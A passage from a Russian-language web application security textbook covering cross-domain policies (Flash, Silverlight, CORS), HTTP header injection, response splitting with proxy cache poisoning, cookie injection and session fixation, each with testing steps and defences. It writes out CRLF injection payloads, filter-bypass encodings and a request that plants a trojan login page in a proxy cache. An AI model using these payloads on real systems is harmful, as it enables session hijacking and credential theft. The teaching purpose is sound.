Источник Flash-объекта определяется доменом URL, откуда загружен объект, а не URL HTML-страницы, загрузившей его. Как и в основной браузерной политике, по умолчанию источники разделяются по протоколу, имени узла и номеру порта.

Помимо полного двустороннего взаимодействия с тем же источником, Flash-объекты могут отправлять через браузер междоменные запросы с помощью API `URLRequest`. Он даёт больший контроль, чем чисто браузерные методы: позволяет указывать произвольный заголовок `Content-Type` и отправлять произвольное содержимое в теле POST-запросов. К запросам применяются cookie из хранилища браузера, но по умолчанию создавший их Flash-объект не может читать ответы из другого источника.

Flash позволяет домену выдать объектам из других доменов разрешение на полное двустороннее взаимодействие. Обычно для этого домен публикует файл политики по URL `/crossdomain.xml`. Когда Flash-объект пытается выполнить двусторонний междоменный запрос, расширение загружает файл политики запрашиваемого домена и разрешает запрос, только если тот предоставляет доступ домену-инициатору.

Например, такой файл политики Flash публиковал `www.adobe.com`:

```
<?xml version="1.0"?>
<cross-domain-policy>
     <site-control permitted-cross-domain-policies="by-content-type"/>
     <allow-access-from domain="*.macromedia.com" />
     <allow-access-from domain="*.adobe.com" />
     <allow-access-from domain="*.photoshop.com" />
     <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

Этапы атаки

Всегда проверяйте наличие файла `/crossdomain.xml` в тестируемом веб-приложении. Даже если само приложение не использует Flash, разрешение другому домену позволяет выпущенным им Flash-объектам взаимодействовать с доменом, опубликовавшим политику.

• Если приложение разрешает неограниченный доступ, указав `<allow-access-from domain="*" />`, любой другой сайт может вести двустороннее взаимодействие, используя сеансы пользователей приложения. Любой домен сможет извлекать все данные и выполнять любые пользовательские действия.

• Если приложение разрешает доступ поддоменам или другим доменам той же организации, оттуда, разумеется, возможно двустороннее взаимодействие. Следовательно, уязвимости вроде XSS в этих доменах можно эксплуатировать для компрометации домена, выдавшего разрешение. Кроме того, если злоумышленник может приобрести Flash-рекламу в разрешённом домене, размещённые им объекты позволят скомпрометировать домен с политикой.

• Некоторые файлы политики раскрывают имена узлов интрасети и другие конфиденциальные сведения, полезные злоумышленнику.

Важно также, что Flash-объект может указать URL целевого сервера, откуда следует скачать файл политики. Если в стандартном месте нет политики верхнего уровня, расширение Flash пытается загрузить её с указанного URL. Для обработки ответ должен содержать правильно сформированный файл политики и объявлять в `Content-Type` тип MIME на основе XML или текста. Большинство доменов Интернета не публиковало `/crossdomain.xml`, возможно считая, что отсутствие политики по умолчанию запрещает междоменный доступ. Но это не учитывает сторонние Flash-объекты, указывающие собственный URL политики. Если функция приложения позволяет злоумышленнику поместить произвольный XML-файл по URL в домене приложения, оно может быть уязвимо для атаки.

Политика одного источника и Silverlight

Политика одного источника Silverlight в основном построена по модели Flash. Источник Silverlight-объекта определяется доменом URL загрузки объекта, а не URL загрузившей его HTML-страницы.

Важное отличие Silverlight от Flash состоит в том, что Silverlight не разделяет источники по протоколу или порту. Поэтому объекты, загруженные по HTTP, могут взаимодействовать с HTTPS-URL в том же домене.

Silverlight использует собственный файл междоменной политики `/clientaccesspolicy.xml`. Например, следующий файл публиковал `www.microsoft.com`:

```
<?xml version="1.0" encoding="utf-8"?>
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from>
        <domain uri="http://www.microsoft.com"/>
        <domain uri="http://i.microsoft.com"/>
        <domain uri="http://i2.microsoft.com"/>
        <domain uri="http://i3.microsoft.com"/>
        <domain uri="http://i4.microsoft.com"/>
        <domain uri="http://img.microsoft.com"/>
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true"/>
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

К Silverlight применимы те же соображения, что уже обсуждались для файла междоменной политики Flash, за исключением невозможности указать нестандартный URL файла политики.

Если политики Silverlight на сервере нет, расширение пытается загрузить допустимую политику Flash из стандартного места. При наличии файла оно обрабатывает его вместо собственной политики.

Политика одного источника и Java

Java разделяет источники способом, в основном основанным на браузерной политике одного источника. Как и у других расширений, источник Java-апплета определяется доменом URL загрузки апплета, а не URL HTML-страницы, которая его загрузила.

Важное отличие политики Java состоит в том, что при некоторых обстоятельствах другие домены с тем же IP-адресом, что исходный домен, считаются тем же источником. В средах совместного хостинга это может приводить к ограниченному междоменному взаимодействию.

На момент написания Java не позволяла домену публиковать политику, разрешающую взаимодействие с другими доменами.

Политика одного источника и HTML5

Изначально `XMLHttpRequest` позволял отправлять запросы только тому же источнику, что вызвавшая страница. В HTML5 технология была изменена для двустороннего взаимодействия с другими доменами при условии, что запрашиваемые домены дают разрешение.

Разрешения реализуются набором новых HTTP-заголовков. Когда сценарий пытается отправить междоменный запрос через `XMLHttpRequest`, обработка зависит от деталей запроса:

• для «обычных» запросов, которые можно междоменным способом создать существующими конструкциями HTML, браузер отправляет запрос и изучает заголовки ответа, определяя, разрешить ли вызывающему сценарию доступ к ответу;

• другие запросы, которые нельзя сформировать существующим HTML, например с нестандартным методом HTTP или `Content-Type` либо пользовательскими заголовками, обрабатываются иначе. Сначала браузер отправляет запрос `OPTIONS` к целевому URL, затем по заголовкам ответа решает, разрешён ли предполагаемый запрос.

В обоих случаях браузер добавляет заголовок `Origin`, указывающий домен междоменного запроса:

```
Origin: http://wahh-app.com
```

Чтобы указать домены, которым разрешено двустороннее взаимодействие, сервер включает в ответ заголовок `Access-Control-Allow-Origin`, где может находиться разделённый запятыми список принятых доменов и подстановочные знаки:

```
Access-Control-Allow-Origin: *
```

Во втором случае, когда междоменный запрос предварительно проверяется через `OPTIONS`, следующие заголовки могут описывать предполагаемый запрос:

```
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-PINGOTHER
```

В ответе на `OPTIONS` сервер может такими заголовками указать разрешённые типы междоменных запросов:

```
Access-Control-Allow-Origin: http://wahh-app.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER
Access-Control-Max-Age: 1728000
```

Этапы атаки

1. Проверяя обработку приложением междоменных запросов через `XMLHttpRequest`, добавьте заголовок `Origin` с другим доменом и изучите возвращённые заголовки `Access-Control`. Последствия разрешения двустороннего доступа любому или определённым доменам совпадают с описанными для междоменной политики Flash.

2. Если поддерживается какой-либо междоменный доступ, запросами `OPTIONS` точно выясните, какие заголовки и другие детали запросов разрешены.

Новые возможности `XMLHttpRequest` могут не только разрешать двустороннее взаимодействие внешним доменам, но и приводить к новым атакам на особенности веб-приложений или вообще к новым видам атак.

Как описано в главе 12, некоторые приложения используют `XMLHttpRequest` для асинхронного получения файлов, указанных в параметре URL или после идентификатора фрагмента. Полученный файл динамически загружается в `<div>` текущей страницы. Пока `XMLHttpRequest` не позволял междоменные запросы, проверять принадлежность запрашиваемого объекта домену приложения не требовалось. С новой версией злоумышленник может указать URL своего домена и провести против пользователей клиентскую атаку с удалённым включением файла.

В более общем смысле новые функции `XMLHttpRequest` предоставляют вредоносному или скомпрометированному сайту новые способы доставлять атаки через браузеры посетителей, даже когда междоменный доступ запрещён. Было продемонстрировано междоменное сканирование портов: `XMLHttpRequest` пытается обратиться к произвольным узлам и портам, а различия времени ответа позволяют определить, открыт порт, закрыт или фильтруется. Кроме того, с помощью `XMLHttpRequest` распределённые атаки отказа в обслуживании доставляются намного быстрее, чем старыми способами междоменных запросов. Если целевое приложение запрещает междоменный доступ, в URL нужно изменять значение параметра, чтобы каждый запрос обращался к новому URL и действительно отправлялся браузером.

Пересечение доменов через приложения-прокси

Некоторые общедоступные веб-приложения фактически работают как прокси: извлекают содержимое из другого домена, но отдают пользователю из собственного. Пример - Google Translate (GT), который запрашивает указанный внешний URL и возвращает его содержимое, как показано на рисунке 13-2. Хотя механизм перевода может изменить текст ответа, базовая HTML-разметка и код сценария остаются без изменений.




Рисунок 13-2. Google Translate запрашивает внешний URL и возвращает его содержимое, переводя текст ответа на указанный язык.

Интересное начинается, когда через GT открываются два разных внешних домена. С точки зрения браузера содержимое обоих теперь находится в домене GT, поскольку получено оттуда. Два набора содержимого относятся к одному домену, поэтому между ними возможно двустороннее взаимодействие, если оно также выполняется через GT.

Конечно, если вошедший во внешнее приложение пользователь обращается к нему через GT, браузер правильно считает GT другим доменом. Cookie внешнего приложения не передаются с запросами через GT, и иное взаимодействие невозможно. Поэтому вредоносный сайт не может просто использовать GT для компрометации пользовательских сеансов других приложений.

Но поведение прокси-служб вроде GT позволяет одному сайту двусторонне взаимодействовать с общедоступными неаутентифицированными областями приложения в другом домене. Пример такой атаки - Jikto, демонстрационный червь, способный распространяться между веб-приложениями, находя и эксплуатируя в них постоянные XSS-уязвимости. По существу, код Jikto работает так:

• при первом запуске сценарий проверяет, исполняется ли он в домене GT. Если нет, он перезагружает текущий URL через GT, фактически перенося себя в этот домен;

• сценарий запрашивает через GT содержимое внешнего домена. Поскольку он сам работает в домене GT, то может двусторонне взаимодействовать через GT с общедоступным содержимым любого другого домена;

• сценарий реализует базовый веб-сканер на JavaScript для поиска постоянных XSS-дефектов во внешнем домене. Такие уязвимости могут находиться в общедоступных функциях вроде досок сообщений;

• найдя подходящую уязвимость, сценарий эксплуатирует её и загружает свою копию во внешний домен;

• когда другой пользователь посещает скомпрометированный домен, сценарий исполняется и процесс повторяется.

Червь Jikto использует XSS-дефекты для самораспространения. Но основной приём объединения доменов через прокси-службу не зависит от уязвимостей отдельных целевых внешних приложений, и реалистичной защиты от него нет. Тем не менее он интересен как самостоятельный метод атаки и полезен для проверки понимания политики одного источника в необычных ситуациях.

Другие клиентские атаки с внедрением

Многие рассмотренные атаки используют функцию приложения для внедрения специально сформированного содержимого в ответы. Главный пример - XSS. Тот же приём применялся для междоменного захвата данных через внедрённые HTML и CSS. В этом разделе рассматриваются другие атаки с внедрением в клиентские контексты.

Внедрение HTTP-заголовков

Уязвимость возникает, когда управляемые пользователем данные небезопасно вставляются в HTTP-заголовок ответа приложения. Если злоумышленник может внедрить в управляемый заголовок символы новой строки, он добавляет в ответ дополнительные HTTP-заголовки и записывает произвольное содержимое в тело.

Чаще всего уязвимость относится к заголовкам `Location` и `Set-Cookie`, но теоретически возможна в любом HTTP-заголовке. Ранее вы видели, как приложение вставляет пользовательский ввод в `Location` ответа 3xx. Аналогично некоторые приложения помещают ввод в значение cookie. Например:

```
GET /settings/12/Default.aspx?Language=English HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
...
```

В обоих случаях злоумышленник может попытаться создать запрос с символами возврата каретки (`0x0d`) и перевода строки (`0x0a`), внедрить новую строку в управляемый заголовок и добавить данные в следующей строке:

```
GET /settings/12/Default.aspx?Language=English%0d%0aFoo:+bar HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Foo: bar
...
```

Эксплуатация уязвимостей внедрения заголовков

Потенциальные уязвимости внедрения заголовков выявляются подобно XSS, поскольку нужно найти случаи, где управляемый ввод появляется в HTTP-заголовках ответа приложения. Поэтому при поиске XSS следует также отмечать места возможного внедрения заголовков.

Этапы атаки

1. Для каждого потенциально уязвимого случая копирования управляемого ввода в HTTP-заголовок проверьте, принимает ли приложение URL-кодированные символы возврата каретки (`%0d`) и перевода строки (`%0a`) и возвращает ли их без очистки.

2. Ищите в ответе сервера сами символы новой строки, а не их URL-кодированные представления. При просмотре ответа в перехватывающем прокси успешная атака создаст дополнительную строку HTTP-заголовка.

3. Даже если сервер возвращает только один из двух символов новой строки, в зависимости от контекста всё ещё может быть возможен работающий эксплойт.

4. Если приложение блокирует или очищает символы новой строки, попробуйте следующие обходы:

```
foo%00%0d%0abar
foo%250d%250abar
foo%%0d0d%%0a0abar
```

Предупреждение. Такие проблемы иногда пропускают из-за чрезмерной опоры на исходный HTML-код и подключаемые модули браузера, которые не показывают заголовки ответа. Обязательно читайте HTTP-заголовки ответа в перехватывающем прокси.

Если в ответ можно внедрить произвольные заголовки и содержимое тела сообщения, это поведение позволяет разными способами атаковать других пользователей приложения.

Попробуйте сами!

- mdsec.net
- mdsec.net

Внедрение cookie

Можно создать URL, который устанавливает произвольные cookie в браузере каждого запросившего его пользователя:

```
GET /settings/12/Default.aspx?Language=English%0d%0aSet-Cookie:+SessId%3d120a12f98e8; HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Set-Cookie: SessId=120a12f98e8;
...
```

При подходящей настройке cookie могут сохраняться между сеансами браузера. Целевого пользователя можно побудить открыть вредоносный URL теми же механизмами доставки, что описаны для отражённого XSS: письмом, сторонним сайтом и так далее.

Доставка других атак

Поскольку внедрение HTTP-заголовков позволяет управлять всем телом ответа, его можно использовать для доставки практически любой атаки на других пользователей: виртуальной подмены сайта, внедрения сценария, произвольного перенаправления, атак на элементы ActiveX и прочего.

Разделение HTTP-ответа

Этот приём стремится отравить кэш прокси-сервера вредоносным содержимым и скомпрометировать других пользователей, обращающихся к приложению через прокси. Например, если все сотрудники корпоративной сети используют кэширующий прокси, злоумышленник может внедрить вредоносное содержимое в его кэш, после чего оно показывается каждому запросившему затронутую страницу.

Злоумышленник эксплуатирует внедрение заголовков для разделения ответа следующим образом:

1. Выбирает страницу приложения, которую хочет отравить в кэше прокси. Например, заменяет `/admin/` троянской формой входа, отправляющей учётные данные на его сервер.

2. Находит уязвимость внедрения заголовков и создаёт запрос, который внедряет в ответ целое тело HTTP, затем второй набор заголовков и второе тело ответа. Второе тело содержит HTML-код троянской формы. Ответ сервера выглядит в точности как два отдельных HTTP-ответа, соединённых последовательно. Отсюда название приёма: злоумышленник фактически «разделяет» ответ сервера. Например:

```
GET /settings/12/Default.aspx?Language=English%0d%0aContent-Length:
 +22%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%0aContent-Length:
 +2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>Administrator+login</title>0d%0a[...long URL...
 ] HTTP/1.1
Host: mdsec.net

HTTP/1.1 200 OK
Set-Cookie: PreferredLanguage=English
Content-Length: 22

<html>
foo
</html>
HTTP/1.1 200 OK
Content-Length: 2307

<html>
<head>
<title>Administrator login</title>
...
```

3. Открывает TCP-соединение с прокси-сервером и отправляет специально созданный запрос, а сразу за ним - запрос страницы для отравления. Такая конвейерная передача запросов допустима в HTTP:

```
GET http://mdsec.net/settings/12/Default.aspx?Language=English%0d%0aContent-Length:
 +22%0d%0a%0d%0a<html>%0d%0afoo%0d%0a</html>%0d%0aHTTP/1.1+200+OK%0d%0aContent-Length:
 +2307%0d%0a%0d%0a<html>%0d%0a<head>%0d%0a<title>Administrator+login</title>0d%0a[...long URL...
 ] HTTP/1.1
Host: mdsec.net
Proxy-Connection: Keep-alive

GET http://mdsec.net/admin/ HTTP/1.1
Host: mdsec.net
Proxy-Connection: Close
```

4. Прокси открывает TCP-соединение с приложением и отправляет два запроса тем же конвейером.

5. Приложение отвечает на первый запрос внедрённым HTTP-содержимым, которое выглядит в точности как два отдельных ответа.

6. Прокси получает два видимых ответа и считает второй ответом на второй конвейерный запрос злоумышленника к `http://mdsec.net/admin/`. Он кэширует второй ответ как содержимое этого URL. Если в кэше уже есть копия страницы, злоумышленник заставляет прокси повторно запросить URL и обновить кэш, добавив подходящий заголовок `If-Modified-Since` во второй запрос и `Last-Modified` во внедрённый ответ.

7. Приложение отправляет настоящий ответ на второй запрос с подлинным содержимым `http://mdsec.net/admin/`. Прокси не распознаёт его как ответ на действительно отправленный запрос и отбрасывает.

8. Пользователь обращается к `http://mdsec.net/admin/` через прокси и получает содержимое этого URL из кэша. На самом деле это троянская форма входа злоумышленника, поэтому учётные данные пользователя компрометируются.

Этапы атаки показаны на рисунке 13-3.




Рисунок 13-3. Этапы атаки с разделением HTTP-ответа и отравлением кэша прокси-сервера.

Предотвращение внедрения заголовков

Самый эффективный способ предотвратить внедрение HTTP-заголовков - не вставлять управляемый пользователем ввод в возвращаемые приложением заголовки. Как и для уязвимостей произвольного перенаправления, обычно существуют более безопасные альтернативы.

Если вставка управляемых данных в HTTP-заголовки считается неизбежной, приложение должно применять двухуровневую защиту:

• проверка ввода: контекстно-зависимая проверка вставляемых данных должна быть максимально строгой. Например, если значение cookie задаётся по пользовательскому вводу, допустимо ограничить его буквами и максимальной длиной шесть байтов;

• проверка вывода: каждая вставляемая в заголовок часть данных должна фильтроваться на потенциально вредоносные символы. На практике любой символ с кодом ASCII ниже `0x20` следует считать подозрительным и отклонять запрос.

Приложение может помешать оставшимся уязвимостям внедрения заголовков отравлять кэш прокси, используя HTTPS для всего содержимого, при условии что за завершителем SSL нет кэширующего обратного прокси.

Внедрение cookie

При атаке с внедрением cookie злоумышленник использует функцию приложения или поведение браузера, чтобы установить либо изменить cookie в браузере жертвы.

Атаку можно доставить разными способами:

• некоторые приложения принимают имя и значение в параметрах запроса и устанавливают их в cookie ответа. Распространённый пример - функции сохранения пользовательских настроек;

• как уже описано, уязвимость внедрения HTTP-заголовков позволяет добавлять произвольные заголовки `Set-Cookie`;

• XSS-уязвимости в связанных доменах позволяют установить cookie в целевом домене. Для этого подходят любые поддомены самой цели, её родительских доменов и их поддомены;

• активная атака посредника, например против пользователей общедоступной беспроводной сети, позволяет устанавливать cookie произвольных доменов, даже если целевое приложение использует только HTTPS, а его cookie помечены флагом `secure`. Такая атака подробнее описана далее в этой главе.

Если злоумышленник может установить произвольный cookie, это позволяет скомпрометировать целевого пользователя разными способами:

• в зависимости от приложения определённый cookie может нарушить логику приложения во вред пользователю, например `UseHttps=false`;

• поскольку cookie обычно устанавливает только само приложение, клиентский код может им доверять. Если он обрабатывает значения способом, опасным для управляемых злоумышленником данных, возникают XSS на основе DOM или внедрение JavaScript;

• вместо привязки маркера против CSRF к сеансу пользователя некоторые приложения помещают маркер и в cookie, и в параметр запроса, а затем сравнивают значения. Если злоумышленник управляет и cookie, и параметром, защита обходится;

• как описано ранее, хранимый XSS, показываемый тому же пользователю, иногда эксплуатируется CSRF-атакой на вход: пользователь входит в учётную запись злоумышленника и получает доступ к полезной нагрузке XSS. При надёжной защите страницы входа от CSRF атака не работает. Но если злоумышленник устанавливает произвольный cookie в браузере, он передаёт пользователю непосредственно свой маркер сеанса и проводит ту же атаку без CSRF на форму входа;

• установка произвольных cookie позволяет эксплуатировать фиксацию сеанса, описанную в следующем разделе.

Фиксация сеанса

Уязвимости фиксации сеанса обычно возникают, когда приложение создаёт анонимный сеанс для каждого пользователя при первом обращении. Если есть функция входа, анонимный сеанс создаётся до входа, а затем повышается до аутентифицированного. Один маркер, изначально не дающий особого доступа, позднее предоставляет привилегированный доступ в контексте аутентифицированного пользователя.

При обычном перехвате сеанса злоумышленник должен каким-либо способом захватить маркер пользователя. При фиксации он сначала непосредственно получает у приложения анонимный маркер, затем закрепляет его в браузере жертвы. После входа пользователя злоумышленник применяет маркер для перехвата сеанса.

Этапы успешной атаки показаны на рисунке 13-4.




Рисунок 13-4. Этапы атаки с фиксацией сеанса.

Ключевой этап - передача жертве полученного злоумышленником маркера, из-за чего браузер начинает его использовать. Способ зависит от механизма передачи маркеров сеанса:

• если используются HTTP-cookie, злоумышленник может применить один из способов внедрения cookie из предыдущего раздела;

• если маркеры передаются в параметре URL, злоумышленник просто даёт жертве тот же URL, который приложение выдало ему:

```
https://wahh-app.com/login.php?SessId=12d1a1f856ef224ab424c2454208
```

• несколько серверов приложений принимают маркеры сеанса внутри URL после точки с запятой. В некоторых приложениях это стандартное поведение, в других такой явный способ допускается, даже если сервер по умолчанию его не применяет:

```
http://wahh-app.com/store/product.do;jsessionid=739105723F7AEE6ABC213F812C184204.ASTPESD2
```

• если приложение передаёт маркеры через скрытые поля HTML-форм, злоумышленник может внедрить свой маркер в браузер пользователя с помощью CSRF.

Уязвимость фиксации возможна и в приложениях без функции входа. Например, приложение разрешает анонимным пользователям просматривать каталог, складывать товары в корзину, оформлять заказ с личными и платёжными данными, а затем проверять всё на странице Confirm Order. Злоумышленник закрепляет анонимный маркер в браузере жертвы, ждёт оформления заказа и отправки конфиденциальных сведений, затем открывает страницу Confirm Order с тем же маркером и захватывает данные.

Некоторые веб-приложения и серверы принимают произвольные маркеры пользователей, даже если ранее сами их не выпускали. Получив неизвестный маркер, сервер просто создаёт для него сеанс и обрабатывает как новый сгенерированный маркер. В прошлом такой слабостью обладали Microsoft IIS и Allaire ColdFusion.

Подобное поведение значительно упрощает фиксацию: злоумышленнику не нужно обеспечивать текущую действительность закрепляемых маркеров. Он выбирает произвольный маркер и распространяет как можно шире, например рассылает URL с ним отдельным пользователям и спискам рассылки. Затем периодически запрашивает защищённую страницу приложения, такую как My Details, и определяет, когда жертва вошла с этим маркером. Даже если пользователь перейдёт по URL через несколько месяцев, настойчивый злоумышленник всё ещё сможет перехватить сеанс.

Поиск и эксплуатация уязвимостей фиксации сеанса

Если приложение поддерживает аутентификацию, изучите обработку маркеров относительно входа. Уязвимость возможна двумя способами:

• приложение выдаёт анонимный маркер каждому неаутентифицированному пользователю. После входа новый маркер не создаётся, а существующий сеанс повышается до аутентифицированного. Это распространено при использовании стандартного механизма управления сеансами сервера приложений;

• приложение не выдаёт маркеры анонимам, а создаёт их только после успешного входа. Но если пользователь открывает функцию входа с аутентифицированным маркером и входит с другими реквизитами, новый маркер не выдаётся. Вместо этого личность ранее аутентифицированного сеанса меняется на второго пользователя.

В обоих случаях злоумышленник получает допустимый маркер, просто запросив страницу входа либо войдя со своими реквизитами, и передаёт его жертве. Когда она входит с этим маркером, злоумышленник перехватывает сеанс.

Этапы атаки

1. Получите допустимый маркер любым разрешённым приложением способом.
2. Откройте форму входа и войдите с этим маркером.
3. Если вход успешен, а приложение не выдаёт новый маркер, оно уязвимо к фиксации сеанса.

Если приложение не поддерживает аутентификацию, но позволяет отправлять и затем просматривать конфиденциальные сведения, проверьте, используется ли один маркер до и после первой отправки пользовательских данных. Если да, злоумышленник может получить маркер и передать жертве. После отправки ею конфиденциальных сведений злоумышленник просмотрит их с тем же маркером.

Этапы атаки

1. Как полностью анонимный пользователь получите маркер сеанса и пройдите процесс отправки конфиденциальных данных до страницы, где они показываются.
2. Если первоначально полученный маркер теперь позволяет извлечь эти сведения, приложение уязвимо к фиксации сеанса.
3. Обнаружив любую фиксацию, проверьте, принимает ли сервер произвольные маркеры, которых ранее не выпускал. Если да, уязвимость намного легче эксплуатировать длительное время.

Предотвращение фиксации сеанса

Каждый раз, когда взаимодействующий с приложением пользователь переходит из анонимного состояния в идентифицированное, приложение должно выдавать новый маркер. Это относится и к успешному входу, и к первой отправке анонимом личных или иных конфиденциальных сведений.

В качестве эшелонированной защиты многие критичные приложения дополняют основной маркер отдельными маркерами для каждой страницы. Приём затрудняет большинство видов перехвата сеанса. Подробнее см. главу 7.

Приложение не должно принимать произвольные маркеры, которых не распознаёт как выпущенные им самим. Такой маркер следует немедленно удалить из браузера, а пользователя вернуть на начальную страницу.

Уязвимости открытого перенаправления

